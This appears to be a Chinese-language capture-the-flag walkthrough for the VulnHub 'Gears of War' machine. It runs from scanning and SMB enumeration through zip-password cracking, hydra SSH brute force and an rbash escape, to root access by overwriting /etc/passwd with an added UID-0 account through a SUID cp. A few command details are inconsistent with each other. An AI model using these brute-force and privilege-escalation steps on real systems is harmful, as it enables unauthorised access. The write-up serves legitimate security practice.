
> *靶机地址: https://www.vulnhub.com/entry/gears-of-war-ep1,382/*

## 信息收集


```
nmap -sn 192.168.56.0/24
```



```
root@kali:~/Gear-of-War# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 03:04 EST
Nmap scan report for 192.168.56.1
Host is up (0.00024s latency).
MAC Address: 0A:00:27:00:00:3F (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00026s latency).
MAC Address: 08:00:27:6A:81:7A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00034s latency).
MAC Address: 08:00:27:6D:79:CC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.83 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.103
```



```
root@kali:~/Gear-of-War# nmap -sS -sV -T5 -A -p- 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-19 03:05 EST
Nmap scan report for 192.168.56.103
Host is up (0.00045s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:03:8d:1f:f8:c9:d4:b4:43:b3:c3:73:12:ba:95:e1 (RSA)
|   256 1b:a0:5f:3e:a2:6b:22:5a:81:c3:18:7e:5b:fc:d2:bd (ECDSA)
|_  256 18:1f:0c:d6:e7:2a:f5:5c:45:cb:8d:79:70:31:4b:7a (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: LOCUST)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: LOCUST)
MAC Address: 08:00:27:6D:79:CC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: GEARS_OF_WAR; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


目录爆破

```
gobuster dir -u http://192.168.56.103 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
2020/01/19 03:07:56 Starting gobuster
===============================================================
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/dom.html (Status: 200)
[ERROR] 2020/01/19 03:08:17 [!] parse http://192.168.56.103/error_log: net/ur
haracter in URL
/cole.html (Status: 200)
/index.html (Status: 200)
===============================================================
2020/01/19 03:08:48 Finished
```

访问robots.txt



```
/marcus.html
/dom.html
/cole.html
/baird.html
/acarmine.html
```


逐一访问

```
/marcus.html源码提示: znephf
/dom.html提示qbz
/cole.html提示pbyr
/baird.html提示onveq
/acarmine.html提示npnezvar
```

? ? ?


wp中下一步是使用enum4liux进行smb信息枚举,因为之前扫描端口时发现smb服务, 。

```
enum4linux -a -o 192.168.56.103
```




```
 ==========================================
|    Share Enumeration on 192.168.56.103    |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        LOCUS_LAN$      Disk      LOCUST FATHER
        IPC$            IPC       IPC Service (gears_of_war server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.56.103
//192.168.56.103/LOCUS_LAN$     Mapping: OK, Listing: OK
//192.168.56.103/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ======================================================
|    Password Policy Information for 192.168.56.103    |
 ======================================================
```

得到共享//192.168.56.103/LOCUS_LAN$。之后用smbclient访问共享目录，得到两个文件



```
root@kali:~/Gear-of-War# smbclient //192.168.56.103/LOCUS_LAN$
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> HELP
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> ls
  .                                   D        0  Thu Oct 17 14:06:58 2019
  ..                                  D        0  Thu Oct 17 09:51:38 2019
  msg_horda.zip                       N      332  Thu Oct 17 10:53:33 2019
  SOS.txt                             N      198  Thu Oct 17 14:06:58 2019

                5190756 blocks of size 1024. 1974588 blocks available
smb: \> get msg_horda.zip
getting file \msg_horda.zip of size 332 as msg_horda.zip (0.1 KiloBytes/sec) (average 0.1 KiloByt
es/sec)
smb: \> get SOS.txt
getting file \SOS.txt of size 198 as SOS.txt (0.7 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> quit
root@kali:~/Gear-of-War# ls
msg_horda.zip  SOS.txt
root@kali:~/Gear-of-War# 
```

压缩包解压需要密码



```
I found a file that contains a password to free ........ oh no they here!!!!!!!!!!,
i must protect myself, please try to get the password!!

[@%%,]
```

crunsh -t参数的含义


```
-t @,%^, 指定模式，@,%^分别代表意义如下：

@ 插入小写字母
, 插入大写字母
% 插入数字
^ 插入特殊符号
```

生成密码

```
crunch 4 4 -t @%%, -o pass.txt
```

爆破密码

```
fcrackzip -D -p pass.txt -v -u msg_horda.zip
```



```
root@kali:~/Gear-of-War# fcrackzip -D -p pass.txt -v -u msg_horda.zip
found file 'key.txt', (size cp/uc    152/   216, flags 9, chk 7635)


PASSWORD FOUND!!!!: pw == r44M
```

解压得到

```
"Vamos a atacar a los humanos con toda nuestras hordas,
por eso puse en prision a el hombre mas peligroso que tenian,
por lo que sin el son debiles."

[[[[[[[[[[[[[[[[[[["3_d4y"]]]]]]]]]]]]]]]]]]]

-General RAAM.
```

猜测是网站二级目录或者ssh密码😁


用`hydra`爆破，之前的hint作为用户名发现都不行，`rockyou.txt`作为用户名爆破成功

```
gzip -d rockyou.txt.gz
```

```
https://www.libssh.org/files/0.8/libssh-0.8.4.tar.xz
tar zxf libssh-0.8.4.tar.xz
cd libssh-0.8.4
mkdir build
cd build
cmake -DCMAKE_INSTALL_PREFIX=/usr -DCMAKE_BUILD_TYPE=Debug -
DWITH_SSH1=ON ..
make
make install
```

安装完libssh后，


```
./hydra -L /usr/share/wordlists/rockyou.txt -p 3_d4y 192.168.56.103
ssh
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-19 06:05:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
 the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:14344399/p:1), ~89652
5 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[STATUS] 394.00 tries/min, 394 tries in 00:01h, 14344009 to do in 606:47h, 16 active
[22][ssh] host: 192.168.56.103   login: marcus   password: 3_d4y
^C^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


ssh登录

## 提权0x01



```
marcus@gears_of_war:~$ ls -la
total 40
drwxrwxrwx 6 marcus marcus 4096 Oct 17 18:39 .
drwxr-xr-x 4 root   root   4096 Oct 17 13:51 ..
-rw------- 1 marcus marcus   22 Jan 19 10:59 .bash_history
-rwxrwxrwx 1 marcus marcus  220 Apr  4  2018 .bash_logout
-rwxrwxrwx 1 marcus marcus 3771 Apr  4  2018 .bashrc
drwxrwxrwx 2 marcus marcus 4096 Oct 16 15:04 .cache
drwxrwxrwx 3 marcus marcus 4096 Oct 16 15:04 .gnupg
drwxrwxrwx 2 marcus marcus 4096 Oct 17 05:28 jail
drwxrwxrwx 3 marcus marcus 4096 Oct 16 15:36 .local
-rwxrwxrwx 1 marcus marcus  670 Oct 17 05:31 .profile
marcus@gears_of_war:~$
```

执行命令发现rbash



```
marcus@gears_of_war:~$ cd /home
-rbash: cd: restricted
```

> *先知社区：绕过Linux受限Shell环境的技巧*
>
> *https://xz.aliyun.com/t/2333*


下面的发现不行。。

```
perl -e 'exec "bin/sh";'
```

解决办法是在SSH登录的时候加上-t参数

强制分配伪终端。 这可用于在远程计算机上执行任意基于屏幕的程序，这可能非常有用，例如，实施菜单服务时。即使ssh没有本地tty，多个-t选项也会强制tty分配。

```
ssh marcus@192.168.56.103 -t "bash --noprofile"
```




```
marcus@gears_of_war:~$ cd /home
-rbash: cd: restricted
```


## 提权0x02

手动收集信息

```
find / -perm -u=s 2>/dev/null
```



```
/usr/share/vim
/usr/share/awk
```



```
/bin/cp
```

```
sudo -l
```

vim和awk在这里都没法提权成功。这两个命令的提权条件见

> *https://gtfobins.github.io/gtfobins/awk/#limited-suid*

> https://gtfobins.github.io/gtfobins/vim/#limited-suid


虽然SUID权限的vim可以直接提权但是当前用户无法执行sudo命令。

先生成加密密码


```
openssl passwd -salt 'aaa' -1 glotozz
```

我们这里用cp命令提权。思路就是新建一个passwd文件，复制靶机上/etc/passwd中的内容，并增加一条记录glotozz:$1$aaa$yYRzcTyAOgH4VALKukjjD0:0:0:root:/root:/bin/bash。然后用新建的passwd文件覆盖原有的/etc/passwd。

```
cat /etc/passwd
cat /etc/passwd > /tmp/passwd
echo "glotozz:$1$xyz$lixBkobCAbxJMZGoVS6Ar0:0:0:root:/root:/bin/bash"
>> /tmp/passwd
cp /tmp/passwd /etc/passwd
tail -1 /etc/passwd
```



```
marcus@gears_of_war:/home$ cat /etc/passwd > /tmp/passwd
marcus@gears_of_war:/home$ echo "glotozz:$1$aaa$yYRzcTyAOgH4VALKukjjD0:0:0:root:/root:/bin/bash">
> /tmp/passwd
marcus@gears_of_war:/home$ tail -l /tmp/passwd
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:marcus:/home/marcus:/bin/rbash
glotozz::0:0:root:/root:/bin/bash
glotozz::0:0:root:/root:/bin/bash
marcus@gears_of_war:/home$ vi /tmp/passwd
marcus@gears_of_war:/home$ cp /tmp/passwd /etc/passwd
marcus@gears_of_war:/home$ su glotozz
Password:
root@gears_of_war:/home# 
```



```
root@gears_of_war:~# ls -a
.  ..  .bash_history  .bashrc  .cache  .flag.txt  .gnupg  .local  .profile  .ssh
root@gears_of_war:~# cat .flag.txt









    .,*,,

  .*(((#((((*,.
```

**参考链接：**

https://blog.csdn.net/weixin_44214107/article/details/103645000